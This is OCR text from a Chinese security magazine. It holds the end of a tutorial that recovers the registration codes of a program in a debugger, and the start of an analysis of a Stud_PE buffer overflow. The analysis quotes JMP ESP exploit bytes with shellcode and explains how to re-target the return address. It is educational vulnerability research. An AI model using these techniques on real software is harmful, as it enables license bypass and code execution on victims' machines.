


图 6

可以看到这里有一个je判断语句没有实现，并且寄存器窗口出现了第四框的字符串4444和7063，很明显可以推断这里的7063有可能就是第四框的真码。我们将第四框的4444改为7063试试，CTRL+F2重新开始，此时将上面输入的假码改成**1111 – 2222 – 3333 – 7063 – 5555**，还是一直F8单步步过，直到来到0056A782，此时0056A787处的je跳转已经实现了，证明我们刚才的推断是正确的，我们继续F8单步步过，直到来到0056A7F9处，如图7所示。

出现了同上面一样的场景，到此我们得到了第五框的真码。

最后两个框的注册码都出来了，我们去注册一下试试吧！呵呵，注册成功，如图8所示。

注册按钮Register消失！到此可以推出注册过程是前三个框相当于注册信息，后两个框才是注册码，程序将前三个框中的字符串拿来计算出真码和第四、五框中的字符串进行比较，并不是一开始所猜测的利用机器码进行注册。

（文章中所涉及的相关代码及工具都已经收录在本期光盘中）

编辑点评：*作者的思路非常清晰，在了解完目标软件的情况之后，通过适当的工具直捣黄龙，成功注册了软件，同时我们也看到了明码比较对于一个软件的危害性。*




图7




图8

Stud_PE缓冲区溢出漏洞分析

文 int3

从本文您可以学到：

了解缓冲区溢出漏洞分析的过程

某日，小菜我在exploit-db.com上闲逛，发现Stud_PE这款工具爆出了缓冲区溢出漏洞，经常玩crack的朋友应该对这款工具是非常熟悉了，它可以帮助我们很好的学习了解以及修改各种PE信息。抱着学习的态度，我试着分析了这个漏洞，下面就和大家一起分享一下吧。

这个漏洞的POC是用python语言编写的，在运行POC之前，我们先观察一下它的写法，如图1所示。

从图1中我们得知，POC是通过jmp esp方式跳转到shellcode的，运行的效果是弹出一个计算器，之后退出进程。我们双击漏洞文件，会生成一个shu.exe文件。我们打开Stud_PE，直接将前面生成的exe文件拖入Stud_PE之后发现并没有出现预期的效果。看来shellcode并没有成功的执行，我们修改一下POC中的jmp esp地址再试试看。如何寻找本机的跳转地址有很多种方法，这里我使用的是findjmp这个小工具，使用的方法和执行结果如图2所示。

```
"\x31\x31\x31\x31\x32\x32\x32\x32\x33\x33\x33\x33\xCE\x24\xFA\x7F" # 0x7FFA24CE JMP ESP Windows XP CHT SP2,SP3
"\x90\xEB\x0F\x5E\x5B\xFE\x33\xC9\xB1\x7C\xAC\x34\x97\xAA\xE2\xFA" # Shellcode : 146 bytes, WinExec("calc"); ExitProcess(0);
```

图1　POC的写法

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\G3>cd \

C:\>findjmp KERNEL32.DLL esp

Scanning KERNEL32.DLL for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
```

图2　findjmp执行结果

这里我使用0x7C86467B这个地址修改POC之后，成功执行了shellcode，大家可以根据自己本机上的实际地址自行修改。下面我们就要开始分析这个漏洞的起因，由于知道shellcode会弹出计算器，所以可在WinExec函数上下断点，这样就会中断在弹出计算器这里，之后使用栈回朔的方法来定位有问题的代码。




图3　堆栈窗口

我们用OD载入Stud_PE，F9让它运行起来，在command窗口中输入bp WinExec，这样就下好了一个断点。我们将shu.exe拖入Stud_PE中，发现OD中断在了WinExec函数这里，我们直接观察堆栈窗口，发现如图3所示。

滚动堆栈窗口，向上找到最近的那个在Stud_PE中的函数地址：

```
0012F104    00420FD1    Stud_PE.00420FD1
```

我们在反汇编窗口中跟随这个地址，拉到这块代码的头部F2下一个断点，重复之前的步骤，之后断在新的断点位置，F8单步执行开始分析溢出点。当我们走到00420DDB这里的wsprintfA函数后，发现寄存器窗口和堆栈窗口如图4所示。

看来就是这里，没有对拷贝的字符串长度进行校验，就直接调用了wsprintf函数，将数据复制到缓冲区中，单步继续走过wsprintf之后，我们观察堆栈窗口如图5所示。（下转第297页）

